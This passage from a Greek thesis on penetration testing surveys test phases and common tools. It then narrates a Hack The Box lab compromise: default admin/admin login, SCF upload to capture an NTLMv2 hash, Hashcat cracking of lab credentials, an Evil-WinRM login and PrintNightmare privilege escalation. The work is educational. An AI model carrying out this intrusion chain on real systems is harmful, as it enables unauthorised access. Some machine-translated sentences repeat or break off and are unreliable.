παθητική αναγνώριση χρησιμοποιεί τις πηγές πληροφοριών που είναι διαθέσιμες στο Διαδίκτυο. Σε αντίθεση με την ενεργητική ανίχνευση, δεν υπάρχει άμεση αλληλεπίδραση με τον ίδιο τον στόχο- ο στόχος δεν έχει τρόπο να γνωρίζει ή να καταγράφει τις δραστηριότητες του PenTester. Αυτό περιλαμβάνει δραστηριότητες όπως η απόκτηση πληροφοριών σχετικά με την εγγραφή, τις προσφορές προϊόντων και υπηρεσιών, την προβολή εγγράφων, την κοινωνική δικτύωση και άλλες δραστηριότητες.

μηχανική. Η ενεργός ταυτοποίηση επιχειρεί να δημιουργήσει και να χαρτογραφήσει το προφίλ του PenTester στο διαδίκτυο.

Περιλαμβάνει δραστηριότητες όπως η αναγνώριση λειτουργικών συστημάτων, η σάρωση θυρών, η χαρτογράφηση δικτύων, η χαρτογράφηση περιμέτρων και η δημιουργία διαδικτυακών προφίλ.

3.2.2 Φάση επίθεσης

Όπως υποδηλώνει το όνομα, η φάση αυτή περιλαμβάνει την πραγματική υπονόμευση του στόχου. Οι επιθέσεις πραγματοποιούνται με βάση τα τρωτά σημεία και τα κενά ασφαλείας που ανακαλύφθηκαν στη φάση πριν από την επίθεση. Σε αυτή τη φάση, γίνεται προσπάθεια να βρεθούν όσο το δυνατόν περισσότερες ευπάθειες, επειδή ούτε η εταιρεία ούτε ο PenTester γνωρίζουν ποια ευπάθεια θα εκμεταλλευτεί πρώτος ο επιτιθέμενος.

Αναπτύσσονται διάφορα εργαλεία και τεχνικές, όπως σαρωτές ευπαθειών, σαρώσεις ενεργού εντοπισμού και κοινωνική μηχανική, για να καταλάβουν τον υπολογιστή-στόχο. Μόλις επιτευχθεί ο στόχος, επιχειρείται η αύξηση των προνομίων με την εκμετάλλευση του στόχου και την εγκατάσταση μιας ή περισσότερων εφαρμογών για τη διατήρηση της πρόσβασης, την περαιτέρω εκμετάλλευση του παραβιασμένου συστήματος ή/και την προσπάθεια επέκτασης του ελέγχου σε άλλα συστήματα εντός του δικτύου. Η χρήση τεχνικών όπως η πιστοποίηση με ωμή βία και η χρήση δούρειων ίππων, αναλυτών πρωτοκόλλου ή άλλων μέσων απόκτησης πληροφοριών αποτελούν μέρος της κλιμάκωσης προνομίων. Ο κύριος στόχος είναι να εξεταστεί ο βαθμός αποτυχίας της άμυνας .Οι συνήθεις λειτουργίες που λαμβάνουν χώρα κατά τη διάρκεια αυτών των φάσεων είναι οι εξής:

1. εξέταση του τρόπου με τον οποίο ο στόχος ανταποκρίνεται στις απαντήσεις σφαλμάτων και του τρόπου με τον οποίο ο στόχος ανταποκρίνεται στις απαντήσεις σφαλμάτων.

πώς χειρίζεται τα σφάλματα όταν αποστέλλονται πακέτα ICMP.

2. Εξαπάτηση των απαντήσεων με τη δημιουργία ειδικά διαμορφωμένων πακέτων για τον έλεγχο των λιστών ελέγχου πρόσβασης.
3. Δοκιμή για τη μέτρηση του ορίου αντίστασης για επιθέσεις DoS με την αποστολή διαφορετικών παραλλαγών σύνδεσης τόσο του TCP όσο και του UDP.
4. Δοκιμάστε για να δείτε ποια φίλτρα πρωτοκόλλου είναι σε ισχύ επιχειρώντας να συνδεθείτε στα πιο συχνά χρησιμοποιούμενα πρωτόκολλα (όπως SSH, FTP και Telnet).
5. Ελέγξτε αν το IDS επιτρέπει κακόβουλο περιεχόμενο και σαρώστε τον στόχο με διάφορους τρόπους για να δείτε αν το IDS καταγράφει μη φυσιολογικές κινήσεις.

6. Ελέγξτε αν τα συστήματα στην DMZ, όπως ο διακομιστής ιστού, ανταποκρίνονται στις σαρώσεις του διακομιστή ιστού χρησιμοποιώντας διάφορες μεθόδους όπως POST, DELETE και COPY.

3.2.3 Φάση μετά την επίθεση

Η φάση μετά την επίθεση, περιλαμβάνει την επαναφορά των συστημάτων στην αρχική τους κατάσταση πριν από τη δοκιμή, συμπεριλαμβανομένης της αφαίρεσης των αρχείων που έχουν μεταφορτωθεί, των root kits ή των backdoor προγραμμάτων, της αναίρεσης των αλλαγών στη λίστα ελέγχου πρόσβασης.

(ACL) σε αρχεία ή φακέλους ή άλλα αντικείμενα του συστήματος ή του χρήστη, την αποκατάσταση των συσκευών δικτύου και της δικτυακής υποδομής, τον καθαρισμό των καταχωρίσεων μητρώου που προστέθηκαν κατά την εγκατάσταση, τον καθαρισμό των αρχείων, των αρχείων, των φακέλων και των αρχείων σε εκμετάλλευση και την αφαίρεση των συνδέσεων που δημιουργήθηκαν κατά τη φάση πρόσβασης.

Τα αποτελέσματα του PenetrationTest περιλαμβάνουν λεπτομερή αναφορά όλων των συμβάντων και δραστηριοτήτων που έλαβαν χώρα κατά τη φάση της δοκιμής, με προτάσεις για διορθωτικές ενέργειες, όπως συμφωνήθηκε στους κανόνες αποκλεισμού. Η επικύρωση της

PenetrationTest είναι μια τεκμηριωμένη έκθεση με πραγματική επικύρωση της αξίας των δεδομένων που χάθηκαν σε σχέση με την παραβίαση της άμυνας ασφαλείας.

3.3 Εργαλεία δοκιμών διείσδυσης

3.3.1 Ανάλυση εργαλείων διείσδυσης

Εδώ θα αναφέρουμε και θα αναλύσουμε τα εργαλεία που χρησιμοποιήθηκαν για τα σενάρια που επιλύθηκαν στον 4ο κεφάλαιο αλλά και τα σημαντικότερα-βασικότερα εργαλεία για να λάβει μέρος μια δοκιμή διείσδυσης.

3.3.2 Ανάλυση εργαλείων διείσδυσης που χρησιμοποιήθηκαν

3.3.2.1 Kali Linux

Το Kali Linux είναι μια διανομή Linux που βασίζεται στο λειτουργικό σύστημα Debian. Αναπτύχθηκε και χρηματοδοτείται από την Offensive Security Ltd, μια εταιρεία που παρέχει πιστοποιήσεις δοκιμών διείσδυσης και υπηρεσίες δοκιμών διείσδυσης σε άλλες εταιρείες/οργανισμούς. Διανομή Kali

Η διανομή Linux περιέχει πάνω από 600 προεγκατεστημένα εργαλεία δοκιμών διείσδυσης για την εξερεύνηση δικτύων, την εύρεση ευπαθειών στο δίκτυο και τα συνδεδεμένα συστήματα, την εκμετάλλευση ευπαθειών κ.λπ. Όλες οι δοκιμές στην παρούσα διπλωματική πραγματοποιούνται με τη διανομή διανομή Linux εγκατεστημένη σε μια εικονική μηχανή. Οι επιθέσεις εκτελούνται σε άλλες εικονικές μηχανές στο δίκτυο της πλατφόρμας Hack the box.

3.3.2.2 Network Mapper (Nmap)

Το Nmap είναι μια δωρεάν, ισχυρή εφαρμογή ανοιχτού κώδικα που χρησιμοποιείται από τους περισσότερους επαγγελματίες ασφαλείας. Είναι επεκτάσιμη, διαθέτει πολλές επιλογές μυστικότητας και μπορεί να χρησιμοποιηθεί από πολλούς γνωστούς προγραμματιστές λογισμικού ασφαλείας. Μπορεί να ενσωματωθεί σε σενάρια και προγράμματα. Το Nmap μπορεί να χρησιμοποιηθεί για να ανιχνεύσει ποιοι χρήστες έχουν εκτεθεί και μπορεί να χρησιμοποιηθεί σε μια ποικιλία εφαρμογών και προγραμμάτων.

Το nmap δείχνει ποιοι κεντρικοί υπολογιστές είναι διαθέσιμοι στο δίκτυο, ποιες υπηρεσίες παρέχουν οι κεντρικοί υπολογιστές, ποια λειτουργικά συστήματα εκτελούνται, ποια φίλτρα πακέτων / τείχη προστασίας χρησιμοποιούνται και παρέχει δεκάδες άλλα χαρακτηριστικά. Η έξοδος του nmap είναι μια λίστα με τους στόχους που σαρώνονται με πρόσθετες πληροφορίες για τον καθένα, ανάλογα με τις επιλογές που χρησιμοποιούνται. Ο πίνακας με τις θύρες περιέχει τις βασικές πληροφορίες. Ο πίνακας ports περιέχει τον αριθμό θύρας και το πρωτόκολλο, το όνομα της υπηρεσίας και την κατάσταση. Η κατάσταση είναι είτε ανοικτή, φιλτραρισμένη, κλειστή ή μη φιλτραρισμένη.

Ανοιχτή σημαίνει ότι η υπηρεσία στον υπολογιστή-στόχο περιμένει συνδέσεις/πακέτα σε αυτή τη θύρα. Φιλτραρισμένη σημαίνει ότι ένα τείχος προστασίας, φίλτρο ή άλλο εμπόδιο δικτύου μπλοκάρει τη θύρα, οπότε το Nmap δεν μπορεί να πει αν είναι ανοικτή ή κλειστή. Οι κλειστές θύρες δεν έχουν καμία εφαρμογή που να ακούει σε αυτές, αν και θα μπορούσαν να ανοίξουν ανά πάσα στιγμή. Οι θύρες ταξινομούνται ως μη φιλτραρισμένες όταν

ανταποκρίνονται στους ανιχνευτές του Nmap, αλλά το Nmap δεν μπορεί να προσδιορίσει αν είναι ανοικτές ή κλειστές. Ακολουθεί μια σύντομη περίληψη ορισμένων από τις σημαντικότερες επιλογές του Nmap.

3.3.2.3 SQLmap

Μια επίθεση έγχυσης SQL επιχειρεί να αποκτήσει πρόσβαση στη βάση δεδομένων μιας εφαρμογής ιστού εκτελώντας κακόβουλα ερωτήματα SQL. Με την εκτέλεση των σωστών ερωτημάτων, ο επιτιθέμενος είναι σε θέση να ελέγξει τη βάση δεδομένων μιας εφαρμογής ιστού. Αυτό ακριβώς είναι λοιπόν το SQLMap.

Το SQLMAP ελέγχει αν μια παράμετρος 'GET' είναι ευάλωτη σε SQL injection. Θα καλύψουμε τα βασικά στοιχεία του SQLmap σε αυτό το μάθημα. Το SQLmap είναι ένα εργαλείο ανοιχτού κώδικα που χρησιμοποιείται στον έλεγχο διείσδυσης για τον εντοπισμό και την εκμετάλλευση ευπαθειών SQL injection. Διαθέτει μια ισχυρή μηχανή ανίχνευσης, πολλά εξειδικευμένα χαρακτηριστικά για τον απόλυτο δοκιμαστή διείσδυσης και ένα ευρύ φάσμα διακοπτών, όπως δακτυλικό αποτύπωμα βάσης δεδομένων, ανάκτηση δεδομένων από τη βάση δεδομένων, πρόσβαση στο υποκείμενο σύστημα αρχείων και εκτέλεση εντολών στο λειτουργικό σύστημα μέσω συνδέσεων εκτός ζώνης.

Τι είναι το SQLMap; Ένα εργαλείο βασισμένο στην Python που ανιχνεύει και εκμεταλλεύεται ευπάθειες έγχυσης SQL σε διαδικτυακές εφαρμογές. Όταν ανιχνεύει μία ή περισσότερες ενέσεις SQL στον υπολογιστή-στόχο, ο χρήστης μπορεί να επιλέξει από έναν αριθμό επιλογών, όπως η δημιουργία ενός λεπτομερούς αποτυπώματος του backend συστήματος διαχείρισης βάσεων δεδομένων, η ανάκτηση χρηστών συνόδου DBMS και βάσης δεδομένων, η απαρίθμηση χρηστών, κατακερματισμένων κωδικών πρόσβασης, προνομίων, βάσεων δεδομένων, η απόρριψη ολόκληρων ή συγκεκριμένων για τον χρήστη πινάκων/στηλών DBMS, η εκτέλεση της δικής του εντολής SQL, η ανάγνωση συγκεκριμένων αρχείων στο σύστημα αρχείων και άλλα.

3.3.2.4 Gobuster

Ένα από τα πιο σημαντικά βήματα σε μια επίθεση σε μια εφαρμογή Διαδικτύου είναι η καταγραφή κρυφών καταλόγων και αρχείων. Αυτό μπορεί συχνά να παρέχει πολύτιμες πληροφορίες που διευκολύνουν την εκτέλεση μιας συγκεκριμένης επίθεσης, αφήνοντας λιγότερα περιθώρια για λάθη και χάσιμο χρόνου. Υπάρχουν πολλά εργαλεία που

προσπαθούν να το κάνουν αυτό, αλλά δεν είναι όλα εξίσου καλά. Το Gobuster, ένας σαρωτής αρχείων γραμμένος στη γλώσσα Go, αξίζει μια αναζήτηση. Στους δημοφιλείς καταλόγους, οι σαρωτές ωμής βίας όπως το DirBuster και το DIRB λειτουργούν κομψά, αλλά είναι συχνά αργοί και αντιδρούν στα λάθη. Το Gobuster μπορεί να αποτελέσει μια εφαρμογή αυτών των εργαλείων και είναι διαθέσιμο σε μια βολική μορφή γραμμής εντολών. Το κύριο πλεονέκτημα του Gobuster έναντι άλλων σαρωτών καταλόγων είναι η ταχύτητα. Η Go, ως γλώσσα προγραμματισμού, είναι γνωστή για την ταχύτητά της. Διαθέτει επίσης εξαιρετική υποστήριξη ταυτόχρονης εκτέλεσης, οπότε το Gobuster μπορεί να επωφεληθεί από πολλαπλά νήματα για ταχύτερη επεξεργασία. Ωστόσο, το μοναδικό μειονέκτημα του Gobuster είναι η έλλειψη αναδρομικής εξερεύνησης καταλόγων. Δυστυχώς, για καταλόγους που βρίσκονται ένα ολόκληρο επίπεδο χαμηλότερα-βαθύτερα, απαιτείται άλλη σάρωση. Συχνά αυτό δεν αποτελεί μεγάλο πρόβλημα και άλλοι σαρωτές μπορούν να ενισχύσουν και να συμπληρώσουν τα κενά για τους gobusters σε αυτόν τον τομέα.

3.3.2.5 John the ripper

Ο John the Ripper είναι ένας εισβολέας κωδικού πρόσβασης που έχει δημιουργήθηκε προκειμένου να υποστηρίξει ένα πλήθος χαρακτηριστικών και ταυτόχρονα να να είναι γρήγορος. Οι κακόβουλοι χρήστες προτιμούν αυτό το εργαλείο καθώς συνδυάζει διάφορους τρόπους επίθεσης, ενώ είναι πλήρως προσαρμόσιμο για να ικανοποιεί οποιεσδήποτε ειδικές ανάγκες για την ταχύτερη διάσπαση κωδικών ενός συστήματος χωρίς σύνδεση. Είναι επίσης διαθέσιμο για χρήση σε διάφορες πλατφόρμες. Είναι αρκετά χρήσιμο για επιθέσεις λεξικού και ωμής βίας σε ένα σύστημα, και ίσως θα μπορούσε να χρησιμοποιηθεί σε προηγούμενα στάδια μιας επίθεσης. Όπως αλλά όσον αφορά τις επιθέσεις μέσω διαδικτύου θα μπορούσε να είναι πιο χρήσιμο, για παράδειγμα στην περίπτωση που ο επιτιθέμενος έχει καταφέρει με κάποιο τρόπο να αποκτήσει πρόσβαση SSH σε έναν διακομιστή ιστού και να κάνει χρήση του John The Ripper για να αποκτήσει διαχειριστική πρόσβαση στον λειτουργικό σύστημα. Έτσι, το κατατάσσουμε σε αυτό το συγκεκριμένο στάδιο επίθεσης, καθώς θεωρούμε ότι αποτελεί ένα από τα δυνατά του σημεία. Το εργαλείο περιέχει μηχανισμούς που του επιτρέπουν να παραβιάζει διαφορετικούς τύπους κωδικών πρόσβασης, συμπεριλαμβανομένων εκείνων που είναι κρυπτογραφημένοι και κατακερματισμένοι. Έχει τη δυνατότητα να εκτελεί αυτόματα της αυτόματης ανίχνευσης κατακερματισμένων και

κρυπτογραφημένων κωδικών, καθιστώντας το πιο ευκολότερη τη διαδικασία διείσδυσης σε ένα σύστημα.

3.3.2.6 Hashcat

Το Hashcat είναι ένα από τα καλύτερα εργαλεία για την ανάκτηση κατακερματισμένων κωδικών πρόσβασης με χρήση CPU, αν και οι νεότερες εκδόσεις των εργαλείων ανάκτησης κωδικών πρόσβασης απαιτούν τη χρήση της GPU για τη λειτουργία τους. Ωστόσο, το

Ωστόσο, μετά τη λήψη ορισμένων μέτρων, όπως η εγκατάσταση πρόσθετων προγραμμάτων και βιβλιοθηκών, μπορεί να λειτουργήσει μόνο του χρησιμοποιώντας CPU. Είναι το ταχύτερο στο είδος του και διατίθεται δωρεάν, αν και βασίζεται σε ιδιόκτητο κώδικα. Οι εκδόσεις του είναι διαθέσιμες για Linux, OSX και Windows. Υποστηρίζει ένα ευρύ φάσμα αλγορίθμων κατακερματισμού που περιλαμβάνουν Microsoft LM, MD4, MD5, οικογένεια SHA, Unix crypt, MySQL, Cisco, Cisco ServerPIX και πολλοί άλλοι.

Οι υποστηριζόμενοι τύποι επιθέσεων κατακερματισμού περιλαμβάνουν τα ακόλουθα, σύμφωνα με τον προμηθευτή:

- Επίθεση ωμής βίας
- Επίθεση συνδυασμού
- Επίθεση λεξικού
- Επίθεση με δακτυλικό αποτύπωμα
- Υβριδική επίθεση
- Επίθεση με μάσκα
- Επίθεση βάσει κανόνων
- Επίθεση αναζήτησης πίνακα

Ορισμένες παραλλαγές του Hashcat είναι οι cudaHashcat και oclHashcat, οι οποίες χρησιμοποιούν τα NVidia CUDA και OpenCL αντίστοιχα. Λειτουργούν μόνο με την GPU, γεγονός που τους καθιστά πολύ ταχύτερους για αλγορίθμους όπως οι MD5, SHA1 και άλλοι.

Ωστόσο, υπάρχουν ορισμένες εξαιρέσεις σε αλγορίθμους όπου η ταχύτητα εκτέλεσης και η ρωγμή των αλγορίθμων δεν βελτιώνονται ακόμη και με τη χρήση της GPU, όπως με τον

Αυτό έχει να κάνει κυρίως με λειτουργικούς παράγοντες των λειτουργιών του αλγορίθμου, όπως η διακλάδωση, η σειριοποίηση, η μνήμη κ.λπ. Είναι διαθέσιμο για λειτουργικά συστήματα Windows και Linux.

Το Hashcat είναι ένα πολύ χρήσιμο εργαλείο σε περιπτώσεις όπου ένας επιτιθέμενος έχει αποκτήσει με κάποιο τρόπο πρόσβαση σε μια υπηρεσία SSH,FTP, βάση δεδομένων, web κ.λπ. ή απέκτησε την ίδια την εφαρμογή web και ανακάλυψε κατακερματισμένους κωδικούς πρόσβασης χρηστών ή ακόμη και τον κατακερματισμένο κωδικό πρόσβασης του ίδιου του διαχειριστή. Έτσι με αυτό το εργαλείο μπορεί να βρει τον κωδικό πρόσβασης από όπου προήλθε ο κατακερματισμένος κωδικός πρόσβασης.

3.3.2.7 Evil-WinRM

Το Evil WinRM είναι το απόλυτο κέλυφος WinRM για hacking/pentesting. Το WinRM (Windows Remote Management) είναι η υλοποίηση της Microsoft για το πρωτόκολλο WS-Management Protocol. Ένα πρότυπο πρωτόκολλο βασισμένο στο SOAP που επιτρέπει τη διαλειτουργικότητα υλικού και λειτουργικών συστημάτων από διαφορετικούς προμηθευτές. Η Microsoft το συμπεριέλαβε στα λειτουργικά της συστήματα προκειμένου να κάνει τη ζωή των διαχειριστών συστημάτων ευκολότερη. Το πρόγραμμα αυτό μπορεί να χρησιμοποιηθεί σε οποιονδήποτε Microsoft Windows Servers με ενεργοποιημένη αυτή τη λειτουργία (συνήθως στη θύρα 5985), φυσικά μόνο αν έχετε διαπιστευτήρια και δικαιώματα για τη χρήση του.Έτσι μπορούμε να πούμε ότι θα μπορούσε να χρησιμοποιηθεί σε μια φάση hacking/pentesting μετά την εκμετάλλευση. Ο σκοπός αυτού του προγράμματος είναι να παρέχει ωραία και εύχρηστα χαρακτηριστικά για hacking. Μπορεί να χρησιμοποιηθεί με νόμιμους σκοπούς και από διαχειριστές συστημάτων, αλλά τα περισσότερα χαρακτηριστικά του επικεντρώνονται σε πράγματα hacking/pentesting.

3.3.3 Σημαντικότερα εργαλεία δοκιμών διείσδυσης

3.3.3.1 Wireshark

Το Wireshark είναι ένα εργαλείο για την ανάλυση των αρχείων καταγραφής στην κυκλοφορία του δικτύου. Επιτρέπει στο χρήστη να δει τι συμβαίνει στο δίκτυο σε μικρή κλίμακα.

επίπεδο. Είναι το de facto πρωτόκολλο σε πολλές βιομηχανίες και εκπαιδευτικά ιδρύματα. Υπάρχουν εκδόσεις του εργαλείου για πολλά λειτουργικά συστήματα. Το εργαλείο επιτρέπει στο χρήστη να εξετάζει την κυκλοφορία σε εκατοντάδες πρωτόκολλα, να καταγράφει την κυκλοφορία σε απευθείας σύνδεση και στη συνέχεια να την αναλύει εκτός σύνδεσης.

Παρέχει στον χρήστη ένα πολύ φιλικό και εύχρηστο περιβάλλον εργασίας και ένα ευρύ φάσμα φίλτρων αποτελεσμάτων. Επιπλέον, μπορεί να διαβάζει από πολλά μέσα, δηλαδή Ethernet, IEEE 802.11, PPP/HDLC, Bluetooth, USB, Token Ring, Frame Relay και να γράφει σε πολλούς διαφορετικούς τύπους πρωτοκόλλων. Τέλος, το εργαλείο υποστηρίζει αποκρυπτογράφηση για διάφορα πρωτόκολλα, όπως: IPsec, ISAKMP, Kerberos, SSL, WEP, WPA/WPA2.

Ο στόχος του εργαλείου είναι να βοηθήσει τον ελεγκτή να συγκεντρώσει όσο το δυνατόν περισσότερες πληροφορίες για το δίκτυο και την κυκλοφορία σε αυτό. Για το λόγο αυτό, το εργαλείο ανήκει στα εργαλεία που βρίσκονται στη φάση της συλλογής πληροφοριών.

3.3.3.2 Ncat

Το ncat είναι ένα εργαλείο που χρησιμοποιείται για την ανάγνωση, εγγραφή, ανακατεύθυνση και κρυπτογράφηση δεδομένων στο δίκτυο. Είναι ένα άλλο εργαλείο με γραμμή εντολών και όχι με γραφικό περιβάλλον εργασίας όπως τα περισσότερα εργαλεία σε αυτές τις 68 φάσεις. Στόχος του εργαλείου είναι να λειτουργεί σαν ελβετικός σουγιάς για τους ελεγκτές ασφαλείας ή τους διαχειριστές συστημάτων. Το ncat είναι κατάλληλο για διαδραστική χρήση ή ως βοηθητικό εργαλείο για άλλα εργαλεία. Το ncat λειτουργεί ως εξής: ως ένας απλός διακομιστής TCP/UDP/SCTP/SSL που αλληλεπιδρά με διακομιστές ιστού, Telnet, διακομιστή ηλεκτρονικού ταχυδρομείου, αλληλογραφία και άλλες υπηρεσίες πρωτοκόλλου TCP/IP. Επίσης, το εργαλείο μπορεί να χρησιμοποιηθεί ως δρομολογητής ανακατεύθυνσης ή μεσολάβησης για την κίνηση προς άλλες θύρες ή κεντρικούς υπολογιστές. Υποστηρίζει τεχνικές για την κρυπτογράφηση πληροφοριών και τη μεταφορά τους στα πρωτόκολλα

Πρωτόκολλα IPv4 και IPv6. Επιπλέον, το ncat μπορεί να λειτουργήσει ως ενδιάμεσος σε μια σύνδεση μεταξύ δύο ή περισσότερων διακομιστών. Έτσι, αρκετοί υπολογιστές μπορούν να κρυφτούν πίσω από το NAT για να επικοινωνήσουν μεταξύ τους. Τέλος, το εργαλείο μπορεί να εγκατασταθεί σε όλα τα γνωστά λειτουργικά συστήματα. Το εργαλείο μπορεί να χρησιμοποιηθεί σε όλα τα γνωστά λειτουργικά συστήματα, χρησιμοποιείται στη φάση της συλλογής και ανακάλυψης πληροφοριών και ανίχνευση του δικτύου.

3.3.3.3 Metasploit

Το Metasploit είναι μια προηγμένη πλατφόρμα λογισμικού ανοικτού κώδικα για την ανάπτυξη, τον έλεγχο και τη χρήση κώδικα για συστήματα που μπορούν να αξιοποιηθούν.

Το εργαλείο χρησιμοποιεί ένα επεκτάσιμο μοντέλο του οποίου τα στοιχεία είναι το ωφέλιμο φορτίο. Αυτό το μοντέλο έχει καταστήσει το metasploit το καλύτερο εργαλείο για την εκτέλεση δοκιμών διείσδυσης στη φάση της εκμετάλλευσης. Το εργαλείο παρέχει εκατοντάδες έτοιμες προς χρήση μονάδες κώδικα εκμετάλλευσης που επιτρέπουν στο χρήστη να δει τα επιμέρους κομμάτια. Με αυτόν τον τρόπο, ο χρήστης έχει τη δυνατότητα να γράψει τις δικές του μονάδες. Τέλος, το εργαλείο παρέχει επίσης το Metasploitable, μια εικονική μηχανή Linux η οποία είναι σκόπιμα εξοπλισμένη με μη ασφαλείς διαμορφώσεις ώστε να επιτρέπει στον χρήστη να χρησιμοποιεί τις λειτουργίες εκμετάλλευσης χωρίς να τις παραβιάζει. Το εργαλείο είχε δωρεάν άδεια χρήσης, αλλά εξαγοράστηκε από την Rapid7 και σήμερα υπάρχουν κυρίως εμπορικές άδειες χρήσης, με την δωρεάν έκδοση να είναι περιορισμένη.

3.3.3.4 Burp Suite

Το Burp ή Burp Suite είναι ένα σύνολο εργαλείων που χρησιμοποιούνται για δοκιμές διείσδυσης εφαρμογών ιστού. Αναπτύσσεται από την εταιρεία Portswigger, η οποία είναι επίσης το ψευδώνυμο του ιδρυτή της Dafydd Stuttard. Το BurpSuite στοχεύει να είναι ένα πλήρες πακέτο εργαλείων, οι δυνατότητες του οποίου μπορούν να επεκταθούν με την εγκατάσταση πρόσθετων λειτουργιών που ονομάζονται BApps.

Το BurpSuite είναι το πιο δημοφιλές εργαλείο μεταξύ των επαγγελματιών ερευνητών ασφάλειας εφαρμογών ιστού και των κυνηγών bug bounty. Η ευκολία χρήσης του το καθιστά καλύτερη επιλογή από δωρεάν εναλλακτικές λύσεις όπως το OWASP ZAP. Το Burp Suite διατίθεται ως δωρεάν Community Edition.

3.4 Πρότυπο αναφοράς δοκιμής διείσδυσης OWASP framework

3.4.1 Συνοπτική περιγραφή

Πραγματοποιώντας μια σάρωση της IP του μηχανήματος (10.10.11.106) με την χρήση του εργαλείου Nmap, διαπιστώθηκε ότι υπάρχουν διεργασίες που τρέχουν στις πόρτες 80, 445 και 5985. Διαπιστώνουμε πως η πόρτα 445 είναι SMB.

- Έγινε δοκιμή σύνδεσης με την χρήση SMB χωρίς επιτυχία.

- Έγινε δοκιμή και στην πόρτα 5985 που είναι “WinRM”- απομακρυσμένη διαχείριση λόγω του ότι δεν έχουμε διαπιστευτήρια, προς το παρών. Έγινε προσπάθεια σύνδεσης στην διαδικτυακή εφαρμογή με την χρήση του φυλλομετρητή στην παρακάτω διεύθυνση http://10.10.11.106 και συγκεκριμένα στην πόρτα 80.
- Έγινε δοκιμή διαφόρων διαπιστευτηρίων που δεν τηρούν τα πρότυπα δημιουργίας κωδικών πρόσβασης ή δεν έχει γίνει αλλαγή των προεπιλεγμένων διαπιστευτηρίων από την εταιρία κατασκευής. Συνδεθήκαμε επιτυχώς με την χρήση, ονόματος χρήστης : admin και κωδικού πρόσβασης: admin και βλέπουμε το web interface της εφαρμογής που χρησιμοποιείται ως κέντρο ενημέρωσης υλικολογισμικού MFP.

Διαπιστώθηκε ότι πρόκειται για εκτυπωτή και εξερευνώντας τις επιλογές που μας δίνει η σελίδα, παρατηρήσαμε ότι στην καρτέλα “firmware updated”, μας δίνεται η επιλογή να μεταφορτώσουμε αρχεία σε κοινόχρηστο φάκελο.

- Χρησιμοποιήσαμε “SMB upload exploit”, πραγματοποιήσαμε λήψη κατακερματισμού NTLMv2 με την μεταφόρτωση αρχείου SCF, το οποίο είναι αρχείο εντολών Shell στο κοινόχρηστο SMB share.
- Έγινε έναρξη του δικού μας SMB διακομιστή στον φάκελο που βρίσκεται και το SCF αρχείο και επιτυχώς συνδεθήκαμε, έχοντας πλέον την ευκαιρία να μεταφορτώσουμε το αρχείο SCF μέσω της διαδικτυακής φόρμας.

Χρησιμοποιώντας το εργαλείο Hashcat, το οποίο χρησιμοποιεί την λίστα λέξεων rockyou, βρήκαμε τα διαπιστευτήρια του χρήστη με username: Tony Και password: liltony και συνδεθήκαμε με την χρήση του εργαλείου evil-winrm στο WinRM.

- Χρησιμοποιήσαμε τα ευρήματα username: Tony Και password: liltony καθώς και την Ip του μηχανήματος και συνδεθήκαμε στον φάκελο «επιφάνεια εργασίας».
- Γνωρίζοντας ότι πρόκειται για μηχάνημα που έχει σύνδεση με εκτυπωτές, έγινε χρήση γνωστής ευπάθειας εκτυπωτών και συγκεκριμένα της CVE-2021-1675 γνωστή ως «PrintNightmare».
- Δημιουργήσαμε φάκελο «tmp» στο μηχάνημα και μεταφορτώσαμε το αρχείο CVE-2021-1675.ps1 στο evil-winrm. Έγιναν οι απαιτούμενες εκτελέσεις εντολών και η δημιουργία δικού μας χρήστη στο μηχάνημα και πλέον μπορούμε να συνδεθούμε μέσω του WinRM με τον χρήστη που δημιουργήσαμε. Ολοκληρώσαμε την διαδικασία έχοντας την δυνατότητα να λάβουμε το αρχείο root.txt που χρειαζόμαστε.

3.4.2 Μεθοδολογία

Για την δοκιμή διείσδυσης χρησιμοποιήθηκαν τα παρακάτω εργαλεία:

1. Nmap (Network Mapper)
   Το Nmap είναι ένας σαρωτής δικτύων που χρησιμοποιείται για την ανακάλυψη κεντρικών υπολογιστών και υπηρεσιών σε ένα δίκτυο υπολογιστών με την αποστολή πακέτων και την ανάλυση των απαντήσεων.
2. SMB (Server Message Block protocol)
   Το πρωτόκολλο Server Message Block (πρωτόκολλο SMB) είναι ένα πρωτόκολλο επικοινωνίας πελάτη-διακομιστή που χρησιμοποιείται για την κοινή πρόσβαση σε αρχεία, εκτυπωτές, σειριακές θύρες και άλλους πόρους σε ένα δίκτυο.
3. HashCat (Hash cracking)
   Το hashcat είναι το ταχύτερο και πιο προηγμένο βοηθητικό πρόγραμμα ανάκτησης κωδικών πρόσβασης στον κόσμο, υποστηρίζοντας πέντε μοναδικούς τρόπους επίθεσης για πάνω από 300 εξαιρετικά βελτιστοποιημένους αλγορίθμους κατακερματισμού. το hashcat υποστηρίζει CPUs, GPUs και άλλους επιταχυντές υλικού σε Linux, Windows και macOS, και διαθέτει εγκαταστάσεις που βοηθούν στη δυνατότητα κατανεμημένης διάσπασης κωδικών πρόσβασης.
4. WinRM
   Το WinRM είναι η εφαρμογή της Microsoft του WS-Management στα Windows που επιτρέπει στα συστήματα να έχουν πρόσβαση ή να ανταλλάσσουν πληροφορίες διαχείρισης σε ένα κοινό δίκτυο.

